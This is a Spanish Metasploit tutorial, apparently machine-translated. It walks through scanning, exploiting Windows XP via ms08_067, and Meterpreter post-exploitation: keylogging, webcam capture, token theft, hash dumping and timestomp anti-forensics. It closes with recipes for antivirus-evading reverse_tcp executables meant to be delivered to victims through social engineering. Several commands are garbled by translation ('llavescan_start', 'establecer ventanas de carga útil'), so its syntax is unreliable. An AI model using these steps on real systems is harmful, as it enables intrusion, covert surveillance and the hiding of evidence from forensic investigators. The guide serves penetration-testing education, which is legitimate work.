Guía de metasploit

Tabla de contenido

1.Introducción a Metasploit 2.Conceptos básicos de Metasploit
3.Recopilación de información
4.Explotación
5.Introducción a Meterpreter 6.Post explotación usando Meterpreter 7.Utilidades de Metasploit 8.Secuencias de comandos de Meterpreter
9.Explotación del lado del cliente 10.Kit de herramientas de ingeniería social (SET)
11.Módulo auxiliar
12.Explotación de Linux

Atribución

1.http://www.offensive-security.com/metasploit-unleashed/Main_Page 2.http://www.securitytube.net/ 3.http://www.metasploit.com/ 4.http://en.wikipedia.org/ 5.Varios blogs y sitios web de piratería ética

Nota: Este documento se creó únicamente con fines educativos. No utilice estos métodos para ningún tipo de actividades o fines maliciosos (intencionales o no).

Capítulo uno

Introducción sobre Metasploit

Metasploit es un proyecto de seguridad informática de código abierto. Metasploit no es un único herramienta, es un marco que se utiliza para desarrollar y ejecutar código de explotación contra el Objetivo remoto. Utilizando Metasploit podemos explotar la mayoría de vulnerabilidades que existen en un software.

Historia de Metasploit

Metasploit fue desarrollado por un investigador de seguridad HD Moore en octubre de 2003. Utilizó el lenguaje de programación Perl para desarrollar Metasploit. Metaspolit ganó gran popularidad en el campo de la seguridad de la información en poco tiempo y este proyecto fue reescrito en el lenguaje de programación Ruby con más de 1,50,000 líneas. de código y la versión 3.0 se lanzó en 2007. En 2009, Metasploit fue adquirida por una empresa de seguridad llamada Rapid7.

Ahora tiene más de 1000 exploits, 260 cargas útiles y 460 módulos auxiliares que se han utilizado de manera efectiva para explotar y realizar pruebas de penetración en el sistema de destino.

Requisitos

Para realizar cualquier pentesting deberíamos montar nuestro propio laboratorio.

1.VM Ware o Caja Virtual.

2.Back Track R3 (sistema operativo basado en Linux que se utiliza para pentesting).

3.Metasploitable (sistema operativo intencionalmente vulnerable desarrollado por Metasploit desarrolladores).

4.Windows XP

5.Windows 7

Arquitectura Metaspolit

Bibliotecas

1.Rex: es la biblioteca básica para realizar la mayoría de las tareas. Maneja sockets y diferentes tipos de protocolos.

2.MSF Core: proporciona la API básica. Define el marco de metasploit.

3.MSF Base: Proporciona la API amigable.
Proporciona API simplificadas para su uso en el marco.

Módulos:

Carga útil: la carga útil es un fragmento de código que se ejecuta en el sistema de destino de forma remota.

Exploit: Exploit es una pieza de software, un fragmento de datos o una secuencia de código que aprovecha un error de vulnerabilidad.

Módulos auxiliares: este módulo se utiliza para escanear, difuminar y realizar diversas tareas.

Encoder: Un programa que codifica nuestras cargas útiles para evitar la detección de antivirus.

Interfaces:

Metasploit tiene diferentes interfaces para facilitar nuestras tareas. Podemos realizar una variedad de tareas. con estas interfaces.

1.MSFConsole : esta es la interfaz principal que utilizamos en este documento. Abra el tipo de terminal msfconsole.
Puede obtener una ventana como la siguiente captura de pantalla.

Msfconsole facilita todas nuestras tareas en comparación con otras interfaces. Explicaré todos los comandos que podemos usar en la interfaz de msfconsole en el capítulo sobre conceptos básicos de metasploit.

2.MSFCLI

Este es un ejemplo de uso de la interfaz msfcli. msfcli le da más importancia a las secuencias de comandos y la interpretabilidad. Ejecuta directamente la línea de comandos. Es una herramienta fantástica cuando se conoce el exploit y la carga útil exactos.

Uso:

abierto
1.Terminal—msfcli -h

2.msfcli windows/smb/ms08_067_netapi O
muestra varias opciones

3.msfcli windows/smb/ms08_067_netapi RHOST=192.168.217.131P
RHOST es el host remoto, debemos escribir la dirección IP de la víctima P- Cargas útiles

4.msfcli windows/smb/ms08_067_netapi RHOST=192.168.217.131 PAYLOAD=windows/shell/bind_tcp E
Esto explotará la PC con Windows XP y obtendremos un shell.

3.Armitage

Armitage es la versión gráfica de GUI para metasploit. Fue desarrollada por Raphel Mudge. En Armitage podemos abrir más de una terminal y buscar nuestros exploits ya sea GUI o CUI al mismo tiempo.

Uso:

terminal abierto—tipo Armitage

Mostrará la ventana anterior. Podemos buscar nuestros exploits usando la pestaña de ataques y buscar las cargas útiles apropiadas para ese exploit.

Los windows armitage a continuación muestran la versión CUI de metasploit y la versión GUI superior Puede ver videos tutoriales sobre armitage en el siguiente enlace.

http://www.fastandeasyhacking.com/manual

4.MSFGUI:

Es mejor utilizar msfconsole que otras interfaces porque le da más potencia a nuestras tareas de pentesting.

Ediciones Metasploit:

Metasploit ofrece una edición comunitaria gratuita para todos, las dos ediciones restantes cuestan más. Las empresas gigantes de consultoría de seguridad están utilizando ediciones express y pro porque son demasiado costosas.

Capitulo dos

Conceptos básicos de Metasploit

Para familiarizarse con el marco de Metasploit se deben conocer los conceptos básicos. comandos de metasploit. Los comandos de Metasploit se clasifican en 2 tipos

1.Comandos principales 2.Comandos de base de datos Para abrir metasploit, abra el terminal tipo msfconsole.

1.Comandos principales

Para abrir estos comandos escriba ? O escriba ayuda en la consola de metasploit. Ahora explicaré los comandos importantes que ayudarán en la explotación.

Comandos útiles

1)volver: para regresar del exploit o módulo actual

Puedes ver que estoy regresando del exploit (ms10_002_aurora) a la ventana principal de msf.

2) banner: este comando muestra el banner de metasploit

3) conectar : este comando se utiliza para conectarse al host. Debemos especificar la dirección IP del host y el número de puerto junto con este comando.

4) salir y salir: estos comandos se utilizan para salir de metasploit y llega al raíz.

5)irb: este comando se usa para eliminar un modo irb. Usando este modo uno puede escribir sus propios scripts Ruby.

6)info: este comando muestra toda la información sobre el exploit seleccionado.

7) cargar: este comando se utiliza para cargar complementos en metasploit.

8) descargar: este comando se utiliza para descargar el complemento cargado del marco.

9) buscar: este comando se utiliza para buscar un exploit o módulo específico. Este comando es muy útil para buscar cualquier módulo.

10) recurso: este comando se utiliza para ejecutar comandos específicos desde un archivo específico. Debemos proporcionar la ruta del archivo junto con este comando.

11) uso: este comando se utiliza para seleccionar un exploit específico.

12)versión: este comando mostrará la versión actual de metasploit.

Para actualizar metasploit, escriba msfupdate en la consola.

13) configurar y desarmar: Estos comandos configuran variables. Al usar estos comandos podemos configurar nuestras cargas útiles y podemos configurar la dirección IP.

Usando unset podemos desarmar el valor y podemos dar la nueva dirección IP.

14)setg y unsetg: estos comandos se utilizan para configurar nuestra variable globalmente a través de nuestro pentesting.

15)mostrar : este comando se usa para ver las opciones o módulos. Es un comando muy útil.

Comandos de base de datos: los comandos de base de datos son muy útiles para mantener grandes datos y exportarlos en archivos. Podemos compartir datos entre nuestro equipo de pentesting y podemos colaborar con esos datos.

Por defecto, metasploit viene con una base de datos postgress.

¿Cómo conectarse a la base de datos?

Deberíamos usar el comando db_connect para conectarnos a la base de datos. Para conectarnos a la base de datos debemos conocer la contraseña, el nombre de usuario, el puerto, el nombre de host y el nombre de la base de datos. Estos detalles se pueden encontrar en el archivo base de datos.yml . Puede acceder a este archivo a través del cd /opt/metasploit/config/ :~ cat Database.yml

1)db_connect: este comando se usa para conectarse a la base de datos. El formato para usar este comando es "db_connect nombre de usuario: contraseña@nombre de host: nombre de puerto/base de datos "nombre. En mi sistema, mi nombre de usuario y contraseña son

db_connect msf3:4bfedfc2@localhost:7337/msf3dev

2)db_disconnect: para desconectarse de la base de datos. Aquí puede ver el estado como sin conexión.

3)db_status: para ver el estado actual de la base de datos.

4)creds: este comando se utiliza para ver las credenciales almacenadas en el sistema. Este comando muestra las contraseñas hash.

5)db_import: para importar archivos de varios software como nessus y nexpose.

6)db_export: Para exportar nuestros resultados a otros softwares.

7)hosts: este comando mostrará los hosts conectados.

puedes usar hosts -c para filtrar las columnas.

8)db_nmap: Nmap es una herramienta muy útil para pentester e ingenieros de redes. Podemos realizar muchas tareas utilizando la herramienta nmap.

por ejemplo: db_nmap -O 192.168.217.131. Muestra los servicios y la información del sistema operativo.

9) servicios: este comando mostrará la lista de todos los servicios en ejecución.

10) Vulns: mostrará las vulnerabilidades existentes en el sistema víctima.

Capítulo tres

Recopilación de información

"Si tuviera ocho horas para talar un árbol, pasaría seis horas afilando mi hacha".
- Abraham Lincoln

La recopilación de información es el primer paso en las pruebas de penetración. En esta fase podemos recopilar tanta información como sea posible sobre el objetivo. Cuanta más información tengamos, mayores serán las posibilidades de explotar. En esta fase podemos recopilar información como dirección IP, servicios. Si el objetivo es un sitio web, entonces debemos recopilar información sobre subdominios, correos electrónicos, servidor de alojamiento y ubicación del servidor.

Hay 2 tipos de recopilación de información.

1)Recopilación activa de información

2)Recopilación pasiva de información.

Recopilación pasiva de información: en esta técnica no interactuamos directamente con el objetivo. Buscaremos información utilizando los comandos whois y nslookup. Hay muchas herramientas disponibles en Back Track para encontrar la información dns.

Nslookup: Usando nslookup obtendremos información adicional del servidor.

Whois : este comando se utiliza para recopilar la información de los subdominios y el nombre del registrador.

Estas son sólo algunas de las técnicas discutidas. Hay muchas más para recopilar información de forma pasiva.

Recopilación activa de información:

En la recopilación activa de información utilizaremos una herramienta nmap (mapeador de red), Escrito por Gordon Fyodor Lyon. Es una herramienta multiplataforma.

Explicaré algunos comandos básicos de nmap para escanear nuestra red. El libro "Libro de cocina de Nmap, la guía sin grasa para escanear en red" es muy recomendable para explorar mucho sobre Nmap.

Para escanear una única dirección IP: podemos usar Nmap para escanear una única dirección IP.

uso: nmap "dirección IP"

Para escanear varias direcciones IP

uso: nmap 192.168.217.131 192.168.217.133

Para escanear toda la subred:

uso: nmap 192.168.217.131/24

Opciones avanzadas de escaneo:

Nmap tiene muchas funciones avanzadas para recopilar con éxito más información sobre el objetivo. Podemos escanear puertos tcp, puertos udp y encontrar el sistema operativo y la detección de versión.

Podemos realizar escaneo nulo, escaneo ACK y rastrear ruta en el objetivo. Nmap es como Una navaja suiza. Podemos manejar una amplia variedad de pruebas de seguridad y tareas administrativas de red.

Escaneo TCP SYN:

Podemos realizar SYNscan en la red. Este escaneo es muy sigiloso y no abre una conexión completa con el host remoto.

uso: nmap -sS 192.168.217.131

Escaneo UDP (Protocolo de datagramas de usuario):

podemos escanear los puertos UDP del sistema de destino.

uso: nmap -sU 192.168.217.131

Escaneo nulo de

Tcp: ahora estamos realizando un escaneo nulo para engañar al sistema con firewall y obtener la respuesta de ese sistema.

Uso: nmap -sN 192.168.217.131

Sistema operativo y detección de versión.

Para encontrar el sistema operativo del objetivo usaremos la opción -O.

Uso: nmap -O 192.168.217.131

Para encontrar la detección de versión:

Usando Nmap podemos encontrar versiones de los servicios que se ejecutan en los puertos. Nosotros haremos use la opción -sV para hacer esto.

Uso : nmap -sV 1921.168.217.131

Puede combinar las opciones -O y -SV a la vez
uso: nmap -O -sV 192.168.217.131

Estos son algunos comandos de nmap para encontrar los servicios de destino y abrir puertos e información del sistema operativo. Hay muchas otras opciones avanzadas que existen en nmap. Recomiendo encarecidamente un libro "libro de recetas de nmap" para saber más sobre nmap y explorar muchas opciones que existen en nmap. .

Capítulo cuatro

Explotación

La explotación es el meridiano de todo ingeniero de seguridad. Es una gran sensación explotar una primera máquina y obtener control total sobre esa máquina. La explotación es una tarea muy difícil de lograr. Necesitamos saber mucho sobre el objetivo. En este capítulo, le mostraré técnicas avanzadas para obtener shell en el sistema de destino y obtendrá control total sobre el sistema de la víctima.

Antes de leer este capítulo, lea el capítulo dos para conocer los conceptos básicos de metasploit. Voy a utilizar msfconsole a lo largo de este capítulo.

Explotación básica:

Voy a utilizar el exploit ms08_067_netapi. Puedes obtener mucha información. sobre este exploit en el siguiente enlace.

http://www.metasploit.com/modules/exploit/windows/smb/ms08_067_netapi

Metasploit tiene una excelente función de finalización de pestañas. Si no conocemos Un exploit en particular presiona la pestaña dos veces para que se muestren algunas sugerencias.

Puede ver que muestra varios exploits o puede buscar un exploit en particular usando el comando de búsqueda .

Buscar netapi:

Uso: buscar "nombre del exploit"

show: el comando show se usa para ver varios exploits, cargas útiles y codificadores.

Uso: mostrar exploits, mostrar cargas útiles, mostrar codificadores.

Pasos para explotar nuestra primera máquina con Windows.

Paso 1: use exploit/windows/smb/ms08_067_netapi.

Paso 2: muestra opciones para ver varias opciones.

RHOST (Host remoto): Es el host remoto, debemos escribir la dirección IP remota del sistema de destino.

LHOST(Host local):Es el host local , eso significa la dirección IP de nuestro sistema.

Paso 3: configure RHOST 192.168.217.131

Establecer y configurar: usando estos comandos podemos establecer la variable en un campo en particular.

El comando Setg se usa para establecer una variable globalmente, por lo que podemos usar esa variable durante la prueba de penetración.

Paso 4: configura una carga útil para nuestro exploit.

Uso: mostrar cargas útiles

Puede ver una enorme lista de carga útil. Ahora usaremos un shell de enlace de carga útil. Se vincula directamente con el puerto de destino 445 .

Configuración de una carga útil:

Uso: establecer ventanas de carga útil/shell/bind_tcp

Paso 5 : Para obtener el shell en la computadora de destino, use el comando "exploit". Este comando ejecuta la carga útil en el sistema de destino. Luego obtendrá un shell remoto en el sistema de destino.

Uso: explotar.

Para confirmar, puede verificar la dirección IP del sistema remoto simplemente escribiendo "ipconfig"

¡Felicidades! ha explotado su primera máquina con Windows. Ahora puede crear sus propias carpetas y ejecutar los archivos de forma remota en el sistema de destino. Para darle más potencia a la explotación, utilizaremos la carga útil meterpreter. Discutiré esta carga útil más adelante.

Comandos utilizados en este capítulo

1)use exploit/windows/smb/ms08_067_netapi ---> Para seleccionar un exploit en particular

2)mostrar opciones ----------> Para ver las opciones

3) configurar RHOST ----------> Dirección IP de la víctima que tenemos que configurar

4) windows/shell/bind_tcp----------> Para configurar la carga útil particular

5) explotar----------->Para ejecutar la carga útil

Capítulo cinco
Introducción sobre Meterpreter

Meterpreter es el producto precursor en el marco Metasploit que se aprovecha como carga útil después de la explotación. Meterpreter se utiliza para mejorar la explotación posterior.

Características:

No crea un nuevo proceso y reside completamente en la memoria, por lo que no hay posibilidad de detección. No escribe ningún dato en el disco. Toda la comunicación entre el atacante y la víctima está completamente cifrada. Crea un canal separado. para cifrar los datos.

Meterpreter tiene enormes opciones para facilitar nuestra explotación posterior. Podemos obtener control total sobre el sistema víctima.

Explotación usando meterpreter:

En esto seguimos el mismo procedimiento que en la explotación anterior, excepto la carga útil. Aquí usaremos meterpreter como carga útil para obtener el shell meterpreter.

Paso 1: elige un exploit.

Uso: use exploit/windows/smb/ms08_067_netapi

Paso 2: RHOST : esta es la dirección IP de la víctima.

Paso 3: Configurar el meterpreter como carga útil.

Uso: Establecer ventanas de carga útil/meterpreter/bind_tcp

Paso 4: ejecute el comando "explotar".

Aquí tienes Shell como meterpreter. Puedes realizar una variedad de tareas usando este Shell. Las explicaré en capítulos posteriores. Aquí está la lista de comandos.

Estos son sólo algunos comandos. Hay muchos más. En el capítulo posterior encontrará todos esos comandos.

Capítulo Seis

Postexplotación usando Meterpreter

Podemos mejorar significativamente la explotación posterior utilizando meterpreter.Muchos Muchos de nosotros pensamos que conseguir un shell en el sistema de destino es una tarea importante, pero controlar nuestro sistema de destino es muy importante. Podemos controlar nuestro objetivo ampliamente utilizando meterpreter. Meterpreter es la extensión del marco de Metasploit que nos permite aprovechar la funcionalidad de Metasploit y comprometer aún más nuestro objetivo.

Podemos realizar muchas tareas sorprendentes utilizando la carga útil de meterpreter, como instantáneas de la cámara web, volcado de hashes, monitoreo de pulsaciones de teclas, descarga de archivos desde el objetivo y carga de archivos en el objetivo y muchas más. Puede ver todas esas tareas en este capítulo.

Primero, tenemos que comprometer nuestro objetivo usando meterpreter y luego obtendremos un shell de meterpreter. Siga el procedimiento del capítulo anterior "Introducción a Meterpreter" para explotar el objetivo. Meterpreter tiene una lista de comandos muy grande, intentaré cubrir el 95% de los comandos en este capítulo. Practique todos los comandos que analizo en este capítulo para sentirse cómodo con Meterpreter.

Los comandos de Meterpreter se dividen en muchas secciones según su uso. Analizaré todos los comandos no en el mismo orden, sino en un orden aleatorio según la tarea. ,

1.Comandos principales
2.Stdapi: comandos del sistema
3.Stdapi: comandos del sistema de archivos
4.Stdapi: comandos de interfaz de usuario
5.Stdapi: comandos de red
6.comandos privados

Algunos de estos comandos se explican por sí mismos, puede comprenderlos fácilmente leyendo la descripción. Le dejaré esos comandos como ejercicio. Le recomiendo encarecidamente que lea el libro "Introducción a la línea de comandos (segunda edición): La guía gratuita de comandos de Unix y Linux" para familiarizarse con el sistema operativo Linux. Este libro le brinda un buen conocimiento sobre los comandos de Linux y cómo usarlos de manera eficiente.

1) Comandos principales:

2) Comandos del sistema:

3) Comandos del sistema de archivos:

4) Interfaz de usuario y comandos de cámara web

5) Comandos de red:

6) comandos privados

1) Comandos principales: Los comandos principales son comandos básicos de meterpreter.

1) Antecedentes: estos comandos se utilizan para poner en segundo plano una sesión de meterpreter y volveremos al módulo de explotación.
Para ver las sesiones disponibles "sessions -l"
Para interactuar con la sesión tenemos que usar "sessions -i 'session id'
por ejemplo: sesiones -i 1

2)bgrun: este comando se utiliza para ejecutar un script meterpreter como fondo proceso.

3) información: proporciona la descripción sobre el módulo de postexplotación seleccionado.

Uso: nombre del módulo inof.

4)migrar: Migra a otro proceso.Tenemos que migrar a otro proceso porque la víctima podría cerrar el proceso al que se vincula meterpreter, por lo que tenemos que migrar a los procesos del sistema.

Uso: migrar "id de proceso"

por ejemplo: migrar 12212

5) uso: este comando se usa para cargar una extensión particular en el marco. Es como el comando de carga en metasploit.

Uso: usar espia

6) ejecutar: este comando se utiliza para ejecutar un script meterpreter.

Uso: nombre del script de ejecución

por ejemplo: ejecutar checkvm

7)irb: este comando se usa para colocarlo en un shell de Ruby donde podemos crear scripts basados en Ruby.

8) Comandos de canal: los canales son muy útiles para ejecutar nuestros comandos en el sistema de destino. La comunicación en los canales está cifrada. Podemos leer, escribir e interactuar con los canales.

Para crear un canal tenemos que usar el comando de ejecución.

Uso: ejecutar -f explorer.exe -c

canal -l: para ver la lista de canales.

Canal -w : Para escribir datos en un canal en particular usaremos este comando.

Uso: canal -w 2(1 es el número del canal)

canal -r : para redactar datos de un canal en particular.

Uso: canal -r 2

Interactuar: este comando se utiliza para interactuar con un canal en particular.

Uso: interactuar 2

Comandos del sistema de archivos:

1)pwd: muestra el directorio de trabajo de impresión y el comando 'cd' se utiliza para cambiar el directorio.

2)ls: para enumerar los archivos en un directorio.

3)cat: este comando se utiliza para leer el contenido de un archivo. En 'ls' puede encontrar dos archivos, a saber, tarjeta de crédito y contraseña de correo electrónico. Los creé intencionalmente para demostrar lo horrible que es guardar información confidencial sin cifrar.

Por lo tanto, no guarde su información confidencial en archivos de texto ni escriba contraseñas en ningún lugar. Si desea escribir, cifre esos archivos. True encrypt es un buen software para cifrar cualquier tipo de archivos.

4) descargar: También puedes descargar esos archivos usando este comando.

Uso: ruta de descarga del archivo,
por ejemplo: descargar c:\\creditcard.txt

5) cargar: puede cargar sus puertas traseras en el sistema de destino.

Uso: cargar destino de origen, por ejemplo:
cargar /root/payload.exe c:\\

Buscar: este comando se utiliza para buscar archivos en una carpeta o unidad. También podemos especificar el tipo de archivo a buscar, por ejemplo. Documento,txt,pdf

Uso: buscar -dc:\\ -f *.txt -r

mkdir,rmdir: para crear un directorio usamos el comando 'mkdir'. Para eliminar un directorio usamos el comando 'rmdir'.

Uso: mkdir kaleem

Uso: rmdir kaleem

Comandos de red:

1)arp: para mostrar la caché arp del host y la información del host.

2)ipconfig: Solía mostrar la dirección IP del host remoto.

Netstat: Se utiliza para mostrar las estadísticas de la red.

Ruta: se utiliza para mostrar la información de la tabla de enrutamiento. Este comando es muy útil en el concepto de pivote.

Uso : ruta -h

Comandos del sistema:

sysinfo: este comando se utiliza para ver la información del sistema de destino.

Ps: este comando se utiliza para mostrar el proceso que se ejecuta en el sistema de destino.

getpid: este comando se utiliza para ver el proceso actual.

getuid: este comando se utiliza para ver el usuario actual.

Reiniciar: este comando se utiliza para reiniciar nuestro sistema de destino.

Apagar: este comando se utiliza para apagar el sistema remoto.

Shell: este comando se utiliza para colocar un shell en el sistema remoto.

Suplantación de tokens:

La suplantación de tokens es un concepto muy importante en meterpreter. Los tokens de Windows son como "cookies" web. Son como claves temporales que solo contienen información de seguridad del objeto durante todo el inicio de sesión y que no tienen que proporcionar sus credenciales cada vez que acceden a un archivo u objeto. Hay dos tipos de tokens disponibles 1) Token de delegación

2) suplantar token

1) Token de delegación: los tokens de delegación se utilizan para el inicio de sesión interactivo, como iniciar sesión en nuestra máquina Windows y conectarnos al escritorio remoto.

2) Token de suplantación: los tokens de suplantación se utilizan para inicios de sesión no interactivos como conectarse a una unidad de red.

Los tokens pueden estar disponibles para nosotros hasta el reinicio. Cuando el usuario cierra sesión en el sistema, el token de delegación se convierte en un token impersonal, pero tiene todos los derechos al igual que el token de delegación.

Usaremos la extensión 'incógnito' para robar y suplantar el token de Windows. Puede encontrar mucho sobre el token en el siguiente enlace pdf.

http://labs.mwrinfosecurity.com/assets/142/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf

Primero tenemos que cargar la extensión de incógnito en nuestro meterpreter.

Uso: usar de incógnito

Para ver los tokens disponibles, puede utilizar el siguiente comando.

Uso:list_tokens -u

Puede ver que hay 4 tokens de delegación y 1 token de suplantación disponibles. Verifique rápidamente quiénes estamos usando el comando 'getuid' .

Uso: getuid

Ahora estoy registrado como AUTORIDAD\SISTEMA NT. Ahora voy a hacerme pasar por otro usuario.

Personificar:

Puede ver en los tokens de delegación KALEEM-27A12BDC\ADMINISTRATOR token disponible. Ahora me voy a hacer pasar por ese usuario.

Uso: suplantar el nombre del token, por
ejemplo: suplantar a KALEEM-27A12BDC\\ADMINISTRATOR. Puede ver
que me hice pasar por KALEEM. Puede ver la identificación del usuario usando el comando 'getuid'.

Robar ficha:

Puedes robar tokens de otros usuarios.

Uso: robar ID de proceso , por
ejemplo: robar 1234

soltar token:

Puedes soltar el token para regresar. Puedes ver en la imagen a continuación, primero me hago pasar por como kaleem y yo usamos el comando soltar token para volver a NT AUTHORITY.

Uso: drop_token

rev2self:

Este comando también se utiliza para volver al usuario anterior.

Uso: rev2self

getprivs: este comando se utiliza para obtener todos los privilegios disponibles en la máquina víctima.

Comandos de interfaz de usuario y cámara web:

idletime: Se utiliza para ver cuánto tiempo nuestra víctima está alejada del sistema, es decir, que no interactúa con el teclado ni con el mouse.

Registro de teclas:

Todos tenemos mucha curiosidad sobre lo que la víctima está escribiendo en su sistema y cómo registrar todas esas pulsaciones de teclas. Los desarrolladores de Metasploit han hecho un gran trabajo al escribir un registrador de teclas incorporado. Podemos monitorear todas las pulsaciones de teclas escritas por nuestra víctima.

Hay 3 comandos disponibles en meterpreter.

llavescan_start: para iniciar un registrador de teclas en la máquina víctima.

llavescan_dump: Para volcar todas las pulsaciones de teclas tecleadas por nuestra víctima.

llavescan_stop: Para detener el registrador de pulsaciones de teclas en el sistema de la víctima.

Realicé todos estos comandos en mi máquina víctima (Windows XP). Puedes verlos en la imagen de abajo.

Incluso puede grabar Alt, Ctrl, Shift todas las teclas. Es un comando muy poderoso.

Uictl:Este comando se utiliza para controlar el teclado y el mouse de la víctima. Podemos desactivar su teclado o mouse de forma remota.

Uso : uictl enable\disable teclado\mouse.

Captura de pantalla:

Podemos tomar capturas de pantalla de la máquina de nuestra víctima. Podemos ver lo que está viendo la víctima. Puede ver el escritorio de mi máquina con Windows aquí.

Uso: captura de pantalla

Comandos de la cámara web:

Otros comandos interesantes son los comandos de la cámara web. Puedes ver a la víctima de forma remota. No tengo una cámara web en mi computadora portátil (estoy usando una bastante antigua). Puedes probar este comando en tu sistema.
Hay dos comandos disponibles.

1)webcam_list: para ver la lista de cámaras web.

Uso:webcam_list

2)webcam_snap: Para tomar una instantánea de nuestra víctima.

Uso:webcam_snap

Recibí un error porque no tengo una cámara web en mi computadora portátil. Funcionará si tienes una en la tuya.

Comandos privados:

Estos comandos se utilizan para escalar privilegios y obtener todos los privilegios disponibles en la máquina víctima.

Getsystem: este comando se utiliza para obtener privilegios en el sistema víctima.

Uso: getsystem

hashdump: este comando se utiliza para volcar todas las contraseñas hash del sistema víctima.

Puede descifrar las contraseñas hash usando el exploit psexec o jtr_crack_fast.

timestomp (herramienta antiforense):

Cuando realizamos un pentest en el sistema de la víctima, podemos acceder su sistema de archivos. Si se realiza una investigación forense, detectarán fácilmente que el sistema ha sido comprometido. La mejor manera de evitar la detección forense es no acceder al sistema de archivos de nuestra víctima. Entonces usaremos meterpreter. Reside completamente en la memoria y no escribe ningún datos en el disco. Sin embargo, en la mayoría de los casos interactuaremos con el sistema de archivos.

Entonces tenemos que usar 'timestomp' , una gran herramienta para evitar la detección forense. Con esta herramienta podemos escapar de la investigación forense. Al utilizar esta herramienta, se pueden cambiar los atributos MAC (modificado, acceso, creación) de un archivo.

Puede ver varias opciones escribiendo el comando 'timestomp -h' .

Uso: timestomp -h

Establecer la hora de creación de un archivo:

Podemos establecer nuestro propio tiempo de creación para un archivo. Para hacer esto, use la opción '-c'.

Uso: ruta de registro de tiempo del archivo -c "MM/DD/AAAA HH:MM:SS"

Por ejemplo: timestomp c:\\creditcard.txt -c "20/08/1970 12:12:12"

Establecer la hora de modificación de un archivo:

Podemos establecer la hora de modificación de un archivo. Para ello utilice la opción '-m'.

Uso: ruta de timestomp del archivo -m "MM/DD/AAAA HH:MM:SS"

Por ejemplo: timestomp c:\\creditcard.txt -m "12/09/2015 12:13:24"

Establezca la hora de acceso de un archivo:

Podemos configurar la hora de acceso a un archivo. Para hacer esto, use la opción '-a'.

Uso : ruta de timestomp del archivo "MM/DD/AAAA HH:MM:SS"

Por ejemplo: timestomp c:\\creditcard.txt "18/09/1999 12:46:45"

Para mostrar atributos MAC:

Utilice la opción '-v' para mostrar todos los atributos.

Uso: ruta de timestomp del archivo -v

Por ejemplo: timestomp c:\\creditcard.txt -v

Para configurar los atributos de un archivo existente:

Podemos establecer atributos de archivos ya existentes en nuestro archivo especificado. Para hacer este uso Opción '-f'. En el siguiente ejemplo, especifiqué atributos de archivo 'ntldr' para mi archivo.

Uso: ruta de timestomp de nuestro archivo -f ruta del archivo existente

Por ejemplo: timestomp c:\\creditcard.txt -fc:\\ntldr

Capítulo Siete

Utilidades de Metasploit

Metasploit viene con dos utilidades para generar shellcode y evadir anti-
Detección de virus. Con estas utilidades podemos realizar la explotación de forma sigilosa.
Hay dos tipos de utilidades.

1.Msfpayload
2.Msfencode

1.Msfpayload:

usando msfpayload podemos generar ejecutables de código shell, y podemos usar ese código shell fuera del marco. Podemos generar carga útil de acuerdo con nuestro formato. Podemos crear C, Ruby, Javascript y exe muchos tipos de formatos.

Paso 1:

Uso: msfpayload -h

Paso 2:

Ver varias opciones para completar.

Uso: msfpayload windows/meterpreter/reverse_tcp O

paso 3

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=445
X> carga útil.exe

Aquí completé las opciones LHOST Y LPORT y creé una carga útil de tipo .exe.

A continuación voy a utilizar un exploit multicontrolador para atacar.

Paso 4: explotación de múltiples controladores

1.use exploit/multi/handler
2.establezca la carga útil windows/meterpreter/reverse_tcp
3.establezca LHOST 192.168.217.133
4.establezca LPORT
1234
5.exploit envíe la carga útil creada a la víctima utilizando algunas técnicas de ingeniería social y cuando abra esa carga útil Obtendrá el shell meterpreter.

Código Msfen:

La carga útil que hemos generado usando msfpayload es completamente funcional y si la víctima escanea con la ayuda de un antivirus, podría detectarse. Los software antivirus buscan la firma para escanear, por lo que el antivirus detecta el código de shell.

Para evitar esto, los desarrolladores de metasploit han hecho un gran trabajo al introducir una nueva utilidad llamada msfencode. Usando esto podemos codificar nuestro código de shell con varios codificadores para omitir la detección antivirus.

Uso : msfencode -h

Hay diferentes tipos de opciones disponibles para usar.

Opciones importantes

-c ---------- significa contar cuántos no. de veces estamos codificando

por ejemplo: -c 5 -------significa que estoy codificando 5 veces.

-e----------Nombre de la codificación que utilizamos, por

ejemplo: -e x86/alpha_upper

-o---------- Dar el nombre del archivo

por ejemplo: -o carga útil.exe

-t----------Tipo de formato, por

ejemplo: -t raw

-x---------- Opción para dar templete alternativo.

Por ejemplo: -x notepad.exe

-k----------El templo dado se abre y nuestra carga útil se ejecuta en un nuevo proceso.

Por ejemplo: -x notepad.exe -k

A la víctima se le muestra el bloc de notas cuando abre el archivo, pero esa carga útil se ejecuta sigilosamente. en el fondo.

Lista de codificadores msfen:

Uso: msfencode -l

Esta es una lista de codificadores disponibles. Podemos codificar nuestra carga útil usando cualquiera de los codificadores anteriores para evadir la detección antivirus.

El muy buen codificador es shikata_ga_nai, es un codificador polimórfico.

Paso 3: Codificación con msfencode

Uso: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=4444 R | msfencode -e x86/shikata_ga_nai -t exe > payload.exe

explicación sobre el comando anterior

msfpayload----------Comando para generar carga útil

windows/meterpreter/reverse_tcp--- carga útil de meterpreter

LHOST----------Mi dirección IP del sistema de seguimiento

LPORT----------Número de puerto para vincular

R | ----------'R'significa tipo crudo de entrada, usé con tubería
símbolo. Este símbolo de canalización agrega el
código msfencode de salida de msfpayload.

Msfencode---------- Comando para codificar nuestra carga útil

-e---------- " -e" se utiliza antes del nombre del codificador.

shikata_ga_nai---------- Nombre del codificador.

-t exe---------- "-t" es solía decir qué tipo de extensión
Estamos usando. Aquí estoy usando la
extensión .exe.

> payload.exe---------- el nombre del archivo de salida es payload.

Codificación múltiple con msfencode

Etapa 4:

Uso: msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.217.133 LPORT=444 R | msfencode -e x86/shikata_ga_nai -c 5 -t crudo | msfencode -e x86/countdown -c 8 -t raw | msfencode -e x86/shikata_ga_nai -c 9 -t exe >payload.exe

Explicación

En el comando anterior he utilizado 3 codificadores. He diferenciado 3 de ellos en diferentes colores.

Color rojo: msfencode -e x86/shikata_ga_nai -c 5 -t raw

Codifiqué el codificador shikata_ga_nai 5 veces y el tipo de salida es sin formato.

Color verde: msfencode -e x86/countdown -c 8 -t raw

Codifiqué el codificador de cuenta regresiva 8 veces y el tipo de salida es sin formato

Color rosa: msfencode -e x86/shikata_ga_nai -c 9 -t exe

Codifiqué el codificador shikata_ga_nai 9 veces y el tipo de salida es exe

